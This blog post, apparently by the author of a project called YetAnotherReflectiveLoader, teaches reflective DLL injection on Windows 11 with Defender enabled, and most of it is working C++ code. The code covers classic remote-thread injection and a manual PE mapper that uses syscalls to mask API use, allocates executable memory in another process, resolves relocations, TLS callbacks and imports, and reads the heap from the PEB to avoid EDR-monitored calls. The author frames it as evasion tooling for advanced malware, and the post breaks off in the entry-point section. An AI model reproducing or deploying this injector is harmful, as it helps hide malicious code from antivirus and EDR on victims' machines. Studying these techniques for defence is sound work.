Reflective DLL Injection
In this blog we will be talking about how to inject dlls reflectively in to a target process via manually mapping them. This blog is based on my project YetAnotherReflectiveLoader and we will be covering the manual mapping process.
Setup
Everything which we are going to talk about is done on latest Windows and defender versions, which at the time of writing this blog are -
Windows OS
- Edition: Windows 11 Pro
- Version:
25H2 - OS Build:
26200.7840
Defender Engine
- Client:
4.18.26010.5 - Engine:
1.1.26010.1 - AV / AS:
1.445.222.0
Environment
Everything is created and built to test modern security with all security feature turned ON:
✓ Real-time protection
✓ Tamper Protection
✓ Memory integrity
✓ Memory access protection
✓ Microsoft Vulnerable Driver Blocklist
This is not just any project built to run in a vulnerable environment with security features turned off. This is some serious work and hence made just for education and research purposes.
Code Injections
Injection is the process of allocating memory, copying a piece of code you want to execute into the address space of another running process, and forcing that process to actually execute it. You can inject various types of payloads, whether it be raw shellcode, a DLL, or a full EXE. In this blog we will focus on injecting.dlls this would also make us completely capable to inject EXEs too.
ATTACKER PROCESS (injector.exe)
WriteProcessMemory( ... )
TARGET PROCESS (notepad.exe)
Requirement
Any process running in the OS is visible to users or other processes (including AVs and EDRs) if they call CreateToolhelp32Snapshot. Because of this, standalone malicious code is easily spotted and flagged.
It is worth noting that code injection is a neutral technique. Operating systems provide APIs like WriteProcessMemory because legitimate applications need them to function. Software like Discord uses these mechanisms to hook graphics functions and display in-game overlays. Similarly, game anti-cheats, debuggers, and performance profilers use code injection to monitor process execution. In fact, the very EDRs that defenders use to catch malicious injection rely on similar techniques (like userland API hooking) to monitor process behavior in real-time.
Classic DLL Injection
This is the most well-known and foundational injection technique. The attacker writes the string path of a malicious DLL (e.g., C:\malware.dll) into the target process's memory and forces the host to load it via LoadLibraryA.
API Chain:
VirtualAllocEx
➔
WriteProcessMemory
➔
CreateRemoteThread
Yes it this is basic, and the code for the same looks like:
Step 1Space Allocation in Target
std::cout << "Trying to allocate memory into process with ID " << processID << "\t\t";
LPVOID remoteMemory = VirtualAllocEx(hProcess, NULL, strlen(dllPath) + 1, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
if (!remoteMemory)
{
    std::cerr << "[-] Failed to allocate memory in target process.\n";
    CloseHandle(hProcess);
    return false;
} std::cout << " [done]" << std::endl;
The very first step is to allocate some space in the target process for the dll to be injected. We can easily do this with VirtualAllocEx with PAGE_READWRITE permissions. Specifically, this because we will only copy the name of the dll in the target, we do not need the EXECUTE permission.
Step 2Copy Path
std::cout << "Trying to write memory into process with ID " << processID << "\t\t";
if (!WriteProcessMemory(hProcess, remoteMemory, dllPath, strlen(dllPath) + 1, NULL))
{
    std::cerr << "[-] Failed to write DLL path to target process.\n";
    VirtualFreeEx(hProcess, remoteMemory, 0, MEM_RELEASE);
    CloseHandle(hProcess);
    return false;
} std::cout << " [done]" << std::endl;
This snippet copies the dll name to remoteMemory.
Step 3Inject The Dll
std::cout << "Trying to find LoadLibraryA function in process with ID " << processID << "\t\t";
LPVOID loadLibraryAddr = (LPVOID)GetProcAddress(GetModuleHandleA("kernel32.dll"), "LoadLibraryA");
if (!loadLibraryAddr)
{
    std::cerr << "[-] Failed to get address of LoadLibraryA.\n";
    VirtualFreeEx(hProcess, remoteMemory, 0, MEM_RELEASE);
    CloseHandle(hProcess);
    return false;
} std::cout << " [done] LoadLibraryA address: " << loadLibraryAddr << std::endl;


std::cout << "Trying to create remote thread ";
HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)loadLibraryAddr, remoteMemory, 0, NULL);
if (!hThread)
{
    std::cerr << "[-] Failed to create remote thread.\n";
    VirtualFreeEx(hProcess, remoteMemory, 0, MEM_RELEASE);
    CloseHandle(hProcess);
    return false;
} std::cout << " [done]" << std::endl;
Now, we have the dll name in the target process, but thats not enough we will need to load it. We will use the Windows PE loader using LoadLibraryA but we cant just simply call the function cause calling it directly will execute it in the virtual memory space of our process and passing remoteMemory which points to another process' memory will cause an EXCEPTION_ACCESS_VIOLATION and crash our process.
So, to avoid this we will find the LoadLibraryA in target's memory using GetProcAddress and supply it with kernel32.dll's handle. Now we can just create a thread at the location passing the address of LoadLibraryA and there we go, We did it.
OPSEC RISK:
As easy it was, its very noisy. It requires dropping a physical DLL to disk, which AVs can easily scan and evading a disk scan is a whole different story. And it uses Windows PE loader to load the specific .dll which is not stealthy at all . Also, CreateRemoteThread is heavily monitored by modern EDRs. So, this method will not work on any modern systems.
Windows PE Loader
When you run an .exe or an application Windows calls LoadLibrary() to load a .dll, the OS doesn't just blindly dump the file into memory and start executing it. It relies on the Windows PE Loader (primarily housed within ntdll.dll as the Ldr family of functions) to orchestrate a complex initialization process. The Windows PE loader reads the PE Header of the file on the disk and follows these steps:
YetAnotherReflectiveLoader
The whole process which we are going to see can be found on my project YetAnotherReflectiveLoader. This project is heavily influenced by this tutorialEXTERNAL LINK TOhttps://guidedhacking.com/threads/manual-mapping-dll-injection-tutorial-how-to-manual-map.10009/ by Guided Hacking, I would also really recommend checking out their video seriesEXTERNAL LINK TOhttps://youtu.be/qzZTXcBu3cE?si=nB52KMfCRqPof2l9
on the topic.
YetAnotherReflectiveLoader is an injector, with a manual mapping engine and a driver under the hood. In this blog we will only cover the manual mapping aspect of the project. NetworkLib will contain the networking part of the project which makes it reflective . The injector and the injection process in itself are not completely stealthy, hence the Kernel Driver does the heavy lifting and hides stuff.
As we saw earlier, classic dll injection is easily caught because of the APIs it used. When writing somewhat advanced malware we often need to replicate features of the OS. In this case we will have to rewrite the Windows PE Loader all by ourselves in order to load our dll without using LoadLibraryA.
Preface
As this injector is reflective in nature we will deal with dll stored in a std::vector <unsigned char> downloaded_dll. How it got here will be covered in NetworkLib. Another thing you will notice is use of SysFunction(string function_name, ... ) which is from YetAnotherGate which is a Syscall Engine used to mask the API usage.
Allocate_Memory
To start the mapping process inside a target, we will need to know how much space will it take in memory after the mapping is done and this information is stored in the PE-Header inside OptionalHeader as SizeOfImage.
PVOID baseAddress = reinterpret_cast<void*>(pOptionalHeader->ImageBase);
SIZE_T regionSize = pOptionalHeader->SizeOfImage;
NTSTATUS Sysstatus = (NTSTATUS)(uintptr_t)SysFunction("ZwAllocateVirtualMemory", hproc, &baseAddress, 0, ®ionSize, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
if(Sysstatus != 0x00000000)
{
warn("Allocation on preferred base failed, allocating randomly\n");
baseAddress = nullptr;
regionSize = pOptionalHeader->SizeOfImage;
Sysstatus = (NTSTATUS)(uintptr_t)SysFunction("ZwAllocateVirtualMemory", hproc, nullptr, 0, ®ionSize, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
if(Sysstatus != 0x00000000)
{
err("Couldn't allocate memory. Status: 0x%X", Sysstatus);
delete[] pSourceBase;
return 0;
}
} pTargetBase = reinterpret_cast<BYTE*>(baseAddress);
You will notice that we call ZwAllocateVirtualMemory twice once where we pass the baseAddress as the second parameter, whereas in the second call we pass nullptr as the parameter. To understand this, we will need to look at the DocumentationEXTERNAL LINK TOhttps://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/ntifs/nf-ntifs-zwallocatevirtualmemory for the function. We can see:
in, out
BaseAddress
Microsoft Docs
A pointer to a variable that will receive the base address of the allocated region of pages. If the initial value of this parameter is non-NULL, the region is allocated starting at the specified virtual address rounded down to the next host page size address boundary. If the initial value of this parameter is NULL, the operating system will determine where to allocate the region.
Every program has a preferred base stored at OptionalHeader->ImageBase. This is the address a pe wants to load at and has all its relative addresses calculated for. But in some cases, the preferred base is already occupied the pe needs to be loaded at a different location and needs some relocations to be made. Hence in the code we first try to allocate some space on the preferred base and if the function fails, we let the OS decide.
Copy_Headers
Now, that we have the space allocated, to help with the further mapping we also copy the headers and it’s pretty simple.
SIZE_T sizeOfHeaders = pOptionalHeader->SizeOfHeaders;
LONG_PTR lpNumberOfBytesWritten = NULL;

Sysstatus = (NTSTATUS)(uintptr_t)SysFunction("NtWriteVirtualMemory", hproc, pTargetBase, pSourceBase, sizeOfHeaders, &lpNumberOfBytesWritten);
if(Sysstatus != 0x00000000)
{
    err("Failed to copy headers Status: ", Sysstatus);
    delete[] pSourceBase;
    return 0;
}
Some malware likes to zero out the headers to make it difficult for memory scanners to find the injected pe, but now scanners are advanced and just mark them as shellcode.
Copy_Sections
Sections are the containers for the actual code and data of the executable. They occupy the space in the file immediately following the PE headers (specifically after the "Section Headers," which act as a table of contents).

Different Sections in a PE
While compilers can name these sections anything they want, you can see in the above image a .stub section which I use to store the shellcode in this project. There is a standard convention used by Microsoft tools which you can see hereEXTERNAL LINK TOhttps://learn.microsoft.com/en-us/windows/win32/debug/pe-format#special-sections. Some of the common ones are:
Contains the executable instructions (machine code) of the program. This is usually the only section marked as "executable."
Contains image relocation information, which we will use to adjust memory addresses in the code if the program is loaded at a different memory address than it preferred.
Contains initialized global and static variables (variables that the programmer assigned a value to, e.g., int count = 5;). This section is readable and writable.
Contains read-only initialized data. This includes literal strings (like "Hello World"), constants, and sometimes debugging directory information.
... and others (.bss, .pdata, .rsrc, etc.)
To get to the sections we use IMAGE_FIRST_SECTION macro. This macro is the standard way to calculate the starting memory address of the Section Table within a PE file. Tt takes a pointer to the NT Headers and returns a pointer to the first Section Header.
IMAGE_SECTION_HEADER* pSection = IMAGE_FIRST_SECTION(pNtHeader);

for(UINT i = 0; i != pFileHeader->NumberOfSections; ++i, ++pSection)
{
    size_t SizeOfRawData_section = pSection->SizeOfRawData;
    if(SizeOfRawData_section)
    {
        auto pSource = pSourceBase + pSection->PointerToRawData;
        auto pTarget = pTargetBase + pSection->VirtualAddress;

        Sysstatus = (NTSTATUS)(uintptr_t)SysFunction("NtWriteVirtualMemory", hproc, pTarget, pSource, SizeOfRawData_section, &lpNumberOfBytesWritten);
        if(Sysstatus != 0x00000000)
        {
            err("Failed to copy headers Status: ", Sysstatus);
            delete[] pSourceBase;
            return 0;
        }
    }
}
Now we can traverse the sections and start copying them in the target. To copy them we will need the size of the raw data, which we can find inside the section as SizeOfRawData. We will also need the actual location of the data which we can find at PointerToRawData. Now we can copy it to the pSection->VirtualAddress. And we need to do this for all the sections.
The Shellcode
Now that we are done copying the sections, we have all the raw data required to complete the mapping from within the target process.
Why must this be done from within the target process?
Because TLSCallbacks and Import Resolutions are strictly tied to the running environment. If we execute these from the injector, Windows will load those dependencies and execute the callbacks for the injector process, not the target! The shellcode acts as our inside agent to force the target to configure itself.
Author's Note: Looking back at my code, I honestly don't know why I also pushed the relocations into the shellcode phase instead of just doing it from the injector... but hey, less suspicious inter-process communication! We will talk more about how to write position-independent code in the Shellcode Blog.
For now, we can just focus on what the shellcode actually does to complete the mapping process.
Relocations
Relocations are not always required; they are only necessary if we cannot get the DLL's preferred base (hence the second memory allocation call with nullptr passed as the BaseAddress). The entire relocation process revolves around calculating a single core value: Delta.
The Relocation Delta Formula
if (Delta == 0)
The image was loaded exactly where it wanted to be. We can completely skip the relocation process.
if (Delta != 0)
The image was loaded at a different address. Every absolute address within the code must be shifted by this exact amount.
The PE file contains a specific section (usually named .reloc) called the Base Relocation Table. This table is essentially a long list of offsets within the file that point to instructions or data containing hardcoded addresses. This table is just a series of IMAGE_BASE_RELOCATION structures, which contain:
DWORD VirtualAddress;
The Relative Virtual Address (RVA) of the page (a 4KB chunk) where relocations need to happen.
DWORD SizeOfBlock;
The total size of this entire relocation block in bytes.
WORD TypeOffset[ANY_SIZE];
Following the header is a list of 16-bit values (WORDs). Each WORD is tightly packed with two pieces of information:
- Type: The type of relocation to apply (e.g.,
IMAGE_REL_BASED_HIGHLOWorIMAGE_REL_BASED_DIR64). - Offset: The exact byte offset relative to the block's
VirtualAddress.
Now let's look at the actual code required to perform these relocations. Because parsing the PE headers involves a lot of pointer arithmetic, we will break this algorithm down into three distinct phases:
Step 1Calculating Delta & Finding the Table
First, we need to determine if relocations are even necessary, and if so, locate the Base Relocation directory inside the injected DLL.
size_t delta = (uintptr_t)pResources->Injected_dll_base - pOptionalHeader_injected_dll->ImageBase;

if(delta)
{
    IMAGE_DATA_DIRECTORY* dataDir = pOptionalHeader_injected_dll->DataDirectory;
    IMAGE_DATA_DIRECTORY relocDirEntry = dataDir[IMAGE_DIRECTORY_ENTRY_BASERELOC];

    if(relocDirEntry.Size > sizeof(IMAGE_BASE_RELOCATION) && relocDirEntry.VirtualAddress != 0)
    {
        BYTE* pCurrentRelocBlockAddress = pResources->Injected_dll_base + relocDirEntry.VirtualAddress;
        BYTE* pEndOfRelocData = pCurrentRelocBlockAddress + relocDirEntry.Size;
        // ... proceeding to loop
We calculate our delta. If it's non-zero, we grab the DataDirectory array from the Optional Header and access the specific index for relocations (IMAGE_DIRECTORY_ENTRY_BASERELOC). We then set up two boundary pointers: one at the start of the relocation data, and one at the very end so we know when to stop looping.
Step 2Parsing the Relocation Blocks (Outer Loop)
The relocation table isn't just one giant list; it is divided into "Blocks" (one block for every 4KB page of memory). We must loop through these blocks one by one.
        while(pCurrentRelocBlockAddress < pEndOfRelocData)
        {
            IMAGE_BASE_RELOCATION* pBlock = (IMAGE_BASE_RELOCATION*)pCurrentRelocBlockAddress;
            if(pBlock->SizeOfBlock == 0) break;

            DWORD BaseRVAForBlock = pBlock->VirtualAddress;

            // Subtract the 8-byte header to get the size of the array, then divide by 2 (sizeof WORD)
            size_t numberOfEntriesInBlock = (pBlock->SizeOfBlock - sizeof(IMAGE_BASE_RELOCATION)) / 2;

            // Jump exactly 8 bytes past the header to hit the first WORD entry!
            WORD* pListEntry = (WORD*)(pBlock + 1);

            // ----------------------------------------
            // ... processing entries (Inner Loop) ...
            // ----------------------------------------

            // Jump to the next block
            pCurrentRelocBlockAddress = pCurrentRelocBlockAddress + pBlock->SizeOfBlock;
        }
Pointer Arithmetic Trick: Look at (WORD*)(pBlock + 1). Because pBlock is typed as an IMAGE_BASE_RELOCATION struct (which is exactly 8 bytes long), adding + 1 tells the C++ compiler to jump forward by exactly 8 bytes in memory. This perfectly lands our pointer on the first 16-bit WORD entry immediately following the header, sweet right?
Step 3Bitwise Extraction & Patching (Inner Loop)
Now that we have our array of 16-bit WORD entries, we loop through them, extract the 4-bit Type and 12-bit Offset using bitwise operators, and apply the patch.
            for(UINT i = 0; i < numberOfEntriesInBlock; ++i)
            {
                WORD currentEntry = pListEntry[i];

                // Bitwise extraction based on the Struct we reviewed earlier
                int relocationType = currentEntry >> 12;
                int offsetInPage = currentEntry & 0x0FFF;

                // Calculate the exact memory address that needs the patch
                BYTE* pAddressToPatch = pResources->Injected_dll_base + BaseRVAForBlock + offsetInPage;

                switch(relocationType)
                {
                    case IMAGE_REL_BASED_DIR64: // For 64-bit binaries
                    {
                        DWORD_PTR* patchValuePointer = (DWORD_PTR*)pAddressToPatch;
                        *patchValuePointer = *patchValuePointer + delta;
                        break;
                    }
                    case IMAGE_REL_BASED_HIGHLOW: // For 32-bit binaries
                    {
                        DWORD* patchValuePointer = (DWORD*)pAddressToPatch;
                        *patchValuePointer = *patchValuePointer + (DWORD)delta;
                        break;
                    }
                    case IMAGE_REL_BASED_ABSOLUTE: // Padding
                        break;
                }
            }
Execution Insight: We isolate the top 4 bits by shifting right (>> 12), giving us the Type. We isolate the bottom 12 bits by masking with 0x0FFF, giving us the Offset.
Finally, we find the exact location of the hardcoded address in memory, cast it as a pointer, and simply add our delta to it. The DLL is now successfully relocated!
And finally after all this the DLL is now successfully relocated (sighs..) now to the TLSCallbacks :)
TLSCallbacks
TLS Callbacks (Thread Local Storage Callbacks) are a special feature of the PE (Portable Executable) file format that allows specific functions to execute before the main entry point of the program, so we will need to call those. TLS Callbacks are similar to DllMain in that they receive "reason" codes. They execute during four specific events:
TLS Callbacks are located by parsing the PE headers, specifically by following the Data Directories. Here is exactly how they are structured in memory:
Memory Resolution Path
OptionalHeader.DataDirectory[9]
(IMAGE_DIRECTORY_ENTRY_TLS)
↓ Points to
IMAGE_TLS_DIRECTORY
AddressOfCallBacks
↓ Null-terminated array
The Callback Prototype
The function signature looks almost exactly like DllMain. The OS loader will iterate through the array above and execute each function:
void NTAPI TlsCallback(
    PVOID DllHandle,
    DWORD Reason,
    PVOID Reserved
);
Executing TLS Callbacks looks kind of intimidating because it involves pointers pointing to arrays of pointers, but we can break the logic down into three digestible phases:
PHASE 1Locating the TLS Directory
Just like relocations, we start by checking the Data Directory array to see if the PE file even has a TLS section.
IMAGE_DATA_DIRECTORY* pDataDirectoryArray = pNtHeader_injected_dll->OptionalHeader.DataDirectory;
IMAGE_DATA_DIRECTORY tlsDirEntryStruct  = pDataDirectoryArray[IMAGE_DIRECTORY_ENTRY_TLS];

// If size is invalid or VA is 0, there are no TLS callbacks to execute.
if(tlsDirEntryStruct.Size < sizeof(IMAGE_TLS_DIRECTORY) || tlsDirEntryStruct.VirtualAddress == 0)
{
    LOG_W(L"[SHELLCODE] No TLS Directory found. Skipping...\n");
}
else
{
    // Resolve the actual memory address of the struct
    BYTE* pMemoryAddressOfTlsDirectoryStruct = pResources->Injected_dll_base + tlsDirEntryStruct.VirtualAddress;
    IMAGE_TLS_DIRECTORY* pTlsStruct = (IMAGE_TLS_DIRECTORY*)pMemoryAddressOfTlsDirectoryStruct;

    uintptr_t vaOfCallbackArrayPointer = pTlsStruct->AddressOfCallBacks;
    if(vaOfCallbackArrayPointer != NULL)
    {
We grab the IMAGE_DIRECTORY_ENTRY_TLS from the Optional Header. Using the Virtual Address (RVA) provided, we add it to our injected base address to locate the actual IMAGE_TLS_DIRECTORY structure in memory, giving us access to the AddressOfCallBacks field.
PHASE 2The Absolute Address
Here is a major trap: AddressOfCallBacks is not an RVA (Relative Virtual Address). It is a hardcoded, absolute Virtual Address (VA).
        // PIMAGE_TLS_CALLBACK* is a pointer to a pointer to a callback function
        PIMAGE_TLS_CALLBACK* pActualMemoryAddressOfCallbackArray;

        if(delta != 0)
        {
            // If delta is non-zero, our Relocation block already patched this absolute address
            pActualMemoryAddressOfCallbackArray = (PIMAGE_TLS_CALLBACK*)vaOfCallbackArrayPointer;
        }
        else
        {
            // If delta is zero, we manually convert the VA into an RVA, then to our real address
            uintptr_t rvaOfCallbackArray = vaOfCallbackArrayPointer - pOptionalHeader_injected_dll->ImageBase;
            pActualMemoryAddressOfCallbackArray = (PIMAGE_TLS_CALLBACK*)(pResources->Injected_dll_base + rvaOfCallbackArray);
        }

        PIMAGE_TLS_CALLBACK* currentArrayElementPtr = pActualMemoryAddressOfCallbackArray;
Pointer Trap: Because AddressOfCallBacks is an absolute address, it relies on the DLL's preferred image base. If our loader had to shift the DLL (i.e., delta != 0), our Relocation logic in the previous step already patched this value for us We can use it directly. If no relocations occurred, we must manually strip away the original Image Base to find the raw RVA.
PHASE 3Executing the Callbacks
Finally, we iterate through the null-terminated array of function pointers. For each pointer, we calculate its actual memory address and execute it.
        UINT NoOfCallBacks = 0;

        // Loop until we hit the NULL pointer at the end of the array
        while(*currentArrayElementPtr != NULL)
        {
            // Dereference to get the VA of the specific callback function
            uintptr_t vaOfIndividualCallback = (uintptr_t)*currentArrayElementPtr;
            uintptr_t rvaOfIndividualCallback = vaOfIndividualCallback - pOptionalHeader_injected_dll->ImageBase;

            // Calculate the actual executable address in our allocated memory
            PIMAGE_TLS_CALLBACK actualFunctionAddressToCall =
                (PIMAGE_TLS_CALLBACK)(pResources->Injected_dll_base + rvaOfIndividualCallback);

            // Detonate the callback with DLL_PROCESS_ATTACH
            actualFunctionAddressToCall((PVOID)pResources->Injected_dll_base, DLL_PROCESS_ATTACH, NULL);

            // Move to the next pointer in the array
            ++currentArrayElementPtr;
            ++NoOfCallBacks;
        }
    }
}
We dereference our array pointer to get the specific callback's Virtual Address. We convert it to an RVA, add it to our injected base to get a callable function pointer (actualFunctionAddressToCall), and invoke it, passing DLL_PROCESS_ATTACH as the reason code.
So, now finally the DLL is now fully initialized! but we are not done yet we still have to do some Import Resolutions and then call the Entry point.
Import_Resolutions
Now that we are done with TLS resolution, we are almost ready to call the entry point. But before doing so, we must load all the external dependencies the DLL relies on.
When code is compiled, it knows the names of the functions it wants to call, but it does not know their memory addresses. Those addresses exist inside system DLLs (like kernel32.dll or user32.dll), and they change depending on the OS version and ASLR. Our manual mapper acts as the dynamic linker: it looks up these addresses and writes them into the mapped image's Import Address Table.
The Import Directory is found at index IMAGE_DIRECTORY_ENTRY_IMPORT (1) in the Data Directories. It points to an array of Import Descriptors. Here is the structure breakdown:
IAT Memory Resolution Path
IMAGE_IMPORT_DESCRIPTOR
There is one descriptor for each DLL the program relies on (e.g., one for kernel32.dll, one for user32.dll). The array ends with a zeroed-out structure.
↓ Both ILT and IAT point to arrays of...
IMAGE_THUNK_DATA
These structures tell us exactly which functions the DLL is requesting. They can be resolved in one of two ways:
Import by Name
Points to an IMAGE_IMPORT_BY_NAME structure containing the raw function string (e.g., "Sleep").
Import by Ordinal
Specifies the function by a hardcoded index number rather than a string name.
Parsing the IAT involves traversing two arrays simultaneously. We loop through every DLL the program requires, load it into memory, and then loop through every function requested from that DLL to patch its real memory address into our target.
Let's break this massive operation into three digestible phases:
PHASE 1Loading the Dependent DLLs (Outer Loop)
We start by finding the Import Directory and looping through the IMAGE_IMPORT_DESCRIPTOR array. For each entry, we extract the name of the DLL and load it into our process so we can extract its functions.
IMAGE_DATA_DIRECTORY importDirEntry = pOptionalHeader_injected_dll->DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT];

if(importDirEntry.VirtualAddress == 0 || importDirEntry.Size < sizeof(IMAGE_DATA_DIRECTORY)) {
    LOG_W(L"[SHELLCODE] No Import Directory found. Skipping...\n");
}
else
{
    BYTE* pCurrentImportDescriptorAddress = pResources->Injected_dll_base + importDirEntry.VirtualAddress;
    IMAGE_IMPORT_DESCRIPTOR* pDesc = (IMAGE_IMPORT_DESCRIPTOR*)pCurrentImportDescriptorAddress;

    // Loop through every required DLL until we hit a null structure
    while(pDesc->Name != 0)
    {
        DWORD rvaOfDllName = pDesc->Name;
        char* dllNameString = (char*)(pResources->Injected_dll_base + rvaOfDllName);

        // Use our custom LoadLibrary to map the dependency into memory
        HANDLE hDependentdll = my_LoadLibraryA(dllNameString);
        if(hDependentdll == NULL)
        {
            ++pDesc;
            continue;
        }
We follow the Name RVA in the descriptor to find the raw string (e.g., "user32.dll"). Because our shellcode is running completely independently, we cannot just simply call LoadLibraryA to load this for us. We must manually call the target's LoadLibraryA, the shellcode parses the headers of the target process gets handle to specific libraries and finds the required functions at runtime.
PHASE 2Mapping the Thunk Arrays
With the DLL loaded, we now set up our pointers for the "Wishlist" (Import Name Table) and the "Destination" (Import Address Table).
        IMAGE_THUNK_DATA* pImportNameTable = NULL;
        IMAGE_THUNK_DATA* pImportAddressTable = NULL;

        // OriginalFirstThunk (OFT) = The list of function names we want
        // FirstThunk (IAT) = The table that gets patched with real addresses
        DWORD rvaOFT = pDesc->OriginalFirstThunk;
        DWORD rvaIAT = pDesc->FirstThunk;

        // Fallback mechanism: Sometimes OFT is empty, so we read from IAT instead
        if(rvaOFT != 0)
            pImportNameTable = (IMAGE_THUNK_DATA*)(pResources->Injected_dll_base + rvaOFT);
        else
            pImportNameTable = (IMAGE_THUNK_DATA*)(pResources->Injected_dll_base + rvaIAT);

        pImportAddressTable = (IMAGE_THUNK_DATA*)(pResources->Injected_dll_base + rvaIAT);
Compiler Quirk: Normally, the OriginalFirstThunk contains the names of the functions we need to resolve. However, some compilers optimize this away and leave it empty (0). If that happens, we simply read the names directly from the FirstThunk before we overwrite them!
PHASE 3Resolving & Patching (Inner Loop)
We loop through the IMAGE_THUNK_DATA array. We determine if the function is being imported by a string name or a raw ordinal number, find its real address, and patch it into the table.
        // Loop through the functions until we hit a null thunk
        while(pImportAddressTable->u1.AddressOfData != 0)
        {
            FARPROC resolvedFunctionAddress = NULL;
            ULONGLONG currentThunkValue = pImportNameTable->u1.Function;

            // Check the highest bit to see if we are importing by Ordinal
            if(IMAGE_SNAP_BY_ORDINAL(currentThunkValue))
            {
                WORD ordinalToImport = (WORD)IMAGE_ORDINAL(currentThunkValue);
                resolvedFunctionAddress = (FARPROC)(ShellcodeFindExportAddress(
                    reinterpret_cast<HMODULE>(hDependentdll), (LPCSTR)ordinalToImport, my_LoadLibraryA
                ));
            }
            else // Importing by String Name
            {
                DWORD rvaImportByName = (DWORD)pImportAddressTable->u1.AddressOfData;
                IMAGE_IMPORT_BY_NAME* pImportByName = (IMAGE_IMPORT_BY_NAME*)(pResources->Injected_dll_base + rvaImportByName);

                char* functionName = pImportByName->Name;
                resolvedFunctionAddress = (FARPROC)(ShellcodeFindExportAddress(
                    reinterpret_cast<HMODULE>(hDependentdll), functionName, my_LoadLibraryA
                ));
            }

            // THE PATCH: Overwrite the IAT destination with the real, resolved memory address!
            pImportAddressTable->u1.Function = (ULONGLONG)resolvedFunctionAddress;

            ++pImportNameTable;
            ++pImportAddressTable;
        }
        ++pDesc;
    }
}
We use the IMAGE_SNAP_BY_ORDINAL macro to check the highest bit of the thunk. If it's set, we extract the index. If not, we extract the string name. We pass this into our custom GetProcAddress equivalent (ShellcodeFindExportAddress) to locate the function inside the loaded DLL.
Finally, we take that real address and overwrite the u1.Function field in the IAT.
Once this finishes, the injected payload is fully wired up to the OS! :) All we have to do now is, call the EntryPoint.
Call_EntryPoint
We are finally here. The payload is perfectly mapped, the IAT is wired up, and TLS callbacks have initialized the environment. It is time to pull the trigger.
However, we cannot simply jmp to the entry point. If DllMain hangs, blocks, or crashes, it will take down our shellcode thread (and potentially the host process). To maintain absolute stability, we will allocate memory on the host's actual heap, pack our parameters, and execute DllMain inside a dedicated, isolated thread.
struct DLLMAIN_THREAD_PARAMS {
pfnDllMain: 0x7FFA...
hinstDLL: 0x0100...
CreateThread( ... )
PHASE 1The PEB Heap Extraction
To pass variables safely to our new thread, we need heap memory. Instead of calling GetProcessHeap() (which is tracked by EDRs), we manually extract the heap pointer directly from the PEB.
HANDLE hTargetProcessHeap = nullptr;

// Cast the PEB pointer to bytes so we can do precise offset math
BYTE* pPEB_bytes = (BYTE*)pPEB;

// 0x30 is the exact offset for ProcessHeap in the 64-bit PEB!
hTargetProcessHeap = (HANDLE)(*(PDWORD_PTR)(pPEB_bytes + 0x30));

// Allocate space on the target's heap for our thread parameters
void* vpAllocatedHeap = my_RtlAllocateHeap(hTargetProcessHeap, HEAP_ZERO_MEMORY, sizeof(DLLMAIN_THREAD_PARAMS));
if(!vpAllocatedHeap) return;

PDLLMAIN_THREAD_PARAMS pHeapParams = reinterpret_cast<PDLLMAIN_THREAD_PARAMS>(vpAllocatedHeap);
